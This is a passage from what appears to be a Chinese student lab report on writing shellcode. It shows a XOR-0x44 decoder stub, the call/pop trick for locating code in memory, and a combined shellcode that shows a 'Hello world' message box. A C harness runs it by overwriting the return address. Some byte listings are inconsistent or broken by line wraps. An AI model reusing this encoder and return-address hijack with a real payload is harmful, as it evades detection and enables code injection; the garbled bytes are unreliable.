        cmp bl, 0x90 ;末尾放一个0x90作为结束符
        jne decode_loop
    }
    return 0;
}
```

我们要进行解码的关键问题在于，如何确定shellcode代码的起始位置。在这段代码中，我们巧妙地利用：

```
call label;
label: pop eax;
```

当我们执行call label时，eip的值（指向pop eax这条指令）被压入栈中，然后我们紧接着进行pop操作，这时我们就把eax的值赋值成了当前指令的值了，然后再加上0x15（解码代码的指令长度数），就定位到了我们的shellcode代码的起始位置，解决了这个关键问题。

在decode_loop的循环之中，我们不断地将编码后的代码再异或0x44来实现解码操作。解码的终止条件是用cmp语句来判断bl是否等于我们在原shellcode代码最后增加的“0x90”，如果是的话就跳出循环。通过这一代码，我们就实现了解码的操作。

我们提取出shellcode代码，然后成功进行指令的解码：

解码的代码为：

\x80\x00\x00\x00\x00\x58\x83\xc0\x15\x33\xc9\x8a\x1c\x08\x80\xf3\x44\x88\x1c\x08\x41\x80\xfb\x90\x75\xf1


我们将解码和弹窗输出的shellcode的编码合在一起，就可以得到完整的shellcode：

\xe8\x00\x00\x00\x00\x58\x83\xc0\x15\x33\xc9\x8a\x1c\x08\x80\xf3\x44\x88\x1c\x08\x41\x80\xfb\x90\x75\xf1\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x21\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4

我们将下面这段代码代入到程序中进行验证，观察到弹窗输出“Hello world”，说明我们的整个操作正确。


```
#include <stdio.h>
#include <windows.h>
char
ourshellcode[]="\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1\x77\x9F\x17\x2C\x36\x28\x20\x64\x2C\x2B\x9
64\x33\x2B\x2C\x2C\x21\x28\x28\xCF\x80\x17\x14\x14\x17\xFC\xAE\x43\x91\x33\xBB\x9
4\xd4";
void main()
{
    LoadLibrary("user32.dll");
    int *ret;
    ret=(int*)&ret+2;
    (*ret)=(int)ourshellcode;
    return;
}
```

运行程序，发现程序输出“Hello world”，说明程序正确！



心得体会：

通过本次实验，我对于shellcode代码的植入与编写、编码与解码有了更深的了解。植入的原理是：利用溢出来覆盖返回地址，从而去执行植入的恶意程序，所以在植入代码前，我们需要做一些工作，比如说弄清楚输入点，搞清楚他们所存在的位置，选择一个指令的地址并制作出一个shellcode字符串。



对于shellcode代码的编写，大概是分为以下几步：先用c语言编写shellcode，再替换成对应的汇编语言代码，然后找到地址中的机器码，就可以完成编写了。

还有很重要的一步，就是获取当前代码的地址，我们使用了两条指令，巧妙的获取到了地址，然后再用两个shellcode拼起来，就可以完成shellcode的调用了！

通过本次实验，我了解到了shellcode的具体注入流程，在学习的过程中，也对栈区有了更深的了解。